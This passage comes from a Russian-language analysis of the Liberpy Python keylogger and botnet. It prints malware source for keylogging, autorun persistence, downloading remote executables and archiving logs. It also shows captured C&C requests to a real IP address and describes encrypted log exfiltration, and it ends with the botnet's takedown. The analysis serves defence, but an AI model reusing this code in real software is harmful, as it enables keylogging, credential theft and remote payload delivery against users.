        return True

    if [redacted]Online" in lastWindow and [redacted]Online"
in window:
        window = lastWindow

    key = tecla(event)

    if window != lastWindow:
        if [redacted]line" in window:
            file.write('\n<br><span
class="windowname">'+window+"</span>\n<br>")


        lastWindow = window

    if [redacted]nline" in window or [redacted] Online" in
window:
        file.write(key)
```

Вторая версия вредоносной программы имеет две новые функции, связанные с ее обновлением и загрузкой других вредоносных файлов. Эти функции позволяют злоумышленникам обновлять вредоносную программу более динамически через активный мониторинг зараженных систем (описано ниже). Кроме этого, эти новые функции предоставляют злоумышленникам возможность устанавливать на компьютер другое вредоносное ПО.


Функция обновления второй версии имеет следующий вид.

```
def update(url):

    hd_win=environ['SYSTEMDRIVE']
    local_filename = url.split('/')[-1]
    download_file(url)

    if autorun.exists("Liberty1-0.exe"):
        autorun.remove("Liberty1-0.exe")
    if not autorun.exists("Liberty1-0.exe"):
        autorun.add("Liberty1-0.exe", hd_win+'\\MSDcache\\'+local_filename)
    a = popen('taskkill /F /IM '+nombre_simismo+'"')

    return
```


Ниже указан код второй версии вредоносной программы, который специализируется на загрузке новых исполняемых файлов в систему. Это существенное отличие от первой версии, которое позволяет злоумышленникам устанавливать в систему другие вредоносные программы или инструменты для кражи конфиденциальной информации пользователя.

```
def download_file(url):#descarga archivos del mas alla
    hd_win=environ['SYSTEMDRIVE']
    direcciones=url.split(',')
    for url2 in direcciones:
        if(len(url2)>0):
            file_name = url2.split('/')[-1]
            u = urllib2.urlopen(url2)
            f = open(hd_win+'\\MSDcache\\'+file_name, 'wb')
            meta = u.info()
            file_size = int(meta.getheaders("Content-Length")[0])
            #print "Downloading: %s Bytes: %s" % (file_name, file_size)

            file_size_dl = 0
            block_sz = 8192
            while True:
                buffer = u.read(block_sz)
                if not buffer:
                    break

                file_size_dl += len(buffer)
                f.write(buffer)
                status = r"%10d [%3.2f%%]" % (file_size_dl, file_size_dl * 100. / file_size)
                status = status + chr(8)*(len(status)+1)
                #print status,

            f.close()
    return
```

Для анализа Liberpy мы использовали скомпрометированную систему для контроля различных действий, а также просмотра лог-файла с информацией захваченных кейлоггером данных. Ниже на скриншоте представлен фрагмент лог-файла.



В директории вредоносной программы хранится скрытая директория.



При отправке информации злоумышленникам вредоносная программа проверяет размер файла, в случае превышения максимального размера, данные сжимаются и шифруются с использованием ключа AES (идентичен для обоих версий).

```
def zip(src, dst):
    zf = ZipFile("%s.zip" % (dst), "w")
    abs_src = path.abspath(src)
    for dirname, subdirs, files in walk(src):
        for filename in files:
            absname = path.abspath(path.join(dirname, filename))
            arcname = absname[len(abs_src) + 1:]
            #print 'zipping %s as %s' % (path.join(dirname, filename),
            #                            arcname)
            zf.write(absname, arcname)
    zf.close()
```

Ниже указан фрагмент взаимодействия вредоносной программы с управляющим C&C-сервером (Wireshark).

Filter: http.request.method == GET Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
43658	18084.9527	172.16.1.137	173.254.204.70	HTTP	211	GET /tao/subir.php HTTP/1.1
44866	18800.0463	172.16.1.137	200.123.194.8	HTTP	324	GET /pki/crl/products/microsoftrootcert.crl HTTP/1.1
44918	18806.0355	172.16.1.137	200.123.194.8	HTTP	331	GET /pki/crl/products/MicCodSigPCA_08-31-2010.crl HTTP/1.1
49111	21652.8369	172.16.1.137	173.254.204.70	HTTP	212	GET /tao/update.php HTTP/1.1
49122	21656.2310	172.16.1.137	173.254.204.70	HTTP	212	GET /tao/update.php HTTP/1.1
49619	21929.9460	172.16.1.137	200.123.194.8	HTTP	324	GET /pki/crl/products/microsoftrootcert.crl HTTP/1.1
49623	21931.4536	172.16.1.137	200.123.194.8	HTTP	324	[TCP Retransmission] GET /pki/crl/products/microsoftrootcert.crl HTT
49626	21932.0007	172.16.1.137	200.123.194.8	HTTP	331	GET /pki/crl/products/MicCodSigPCA_08-31-2010.crl HTTP/1.1

Далее показан фрагмент запроса бота к C&C-серверу на обновление или получение новых инструкций.

Follow TCP Stream

Stream Content


```
GET /tao/subir.php HTTP/1.1
Host: 173.254.204.70
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.3.0 CPython/2.7.8 Windows/7

HTTP/1.1 200 OK
Date: Mon, 20 Apr 2015 15:26:20 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.36-0+deb7u3
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 24
Content-Type: text/html

...........K....V.......
```

Entire conversation (396 bytes)

Find | Save As | Print | ASCII | EBCDIC | Hex Dump | C Arrays | Raw

Help | Filter Out This Stream | Close

На следующем скриншоте показан процесс отправки зашифрованных данных лог-файла ботом на удаленный сервер. Для этого используется POST-запрос HTTP-протокола, при этом отправляется также контрольная сумма данных, чтобы можно было проверить их целостность на принимающей стороне.



Заключение

Вредоносная программа Liberpy имеет все основные свойства кейлоггера и бота. Она позволяет злоумышленникам получать доступ к информации зараженного компьютера через взаимодействие с управляющим C&C-сервером. Механизм обновлений позволяет злоумышленникам вовремя переконфигурировать это вредоносное ПО, указав новые домены для обновлений в том случае, если старые стали недоступны или заблокированы.

Используя наши контакты с другими security-компаниями и правоохранительными органами, мы смогли демонтировать этот ботнет, а также уведомить пользователей о заражении их компьютеров. Тем не менее, жертвами ботнета на основе этой вредоносной программы стали более 2 тыс. компьютеров. Их владельцы могли лишиться различной конфиденциальной информации, включая, учетные данные аккаунтов различных интернет-сервисов.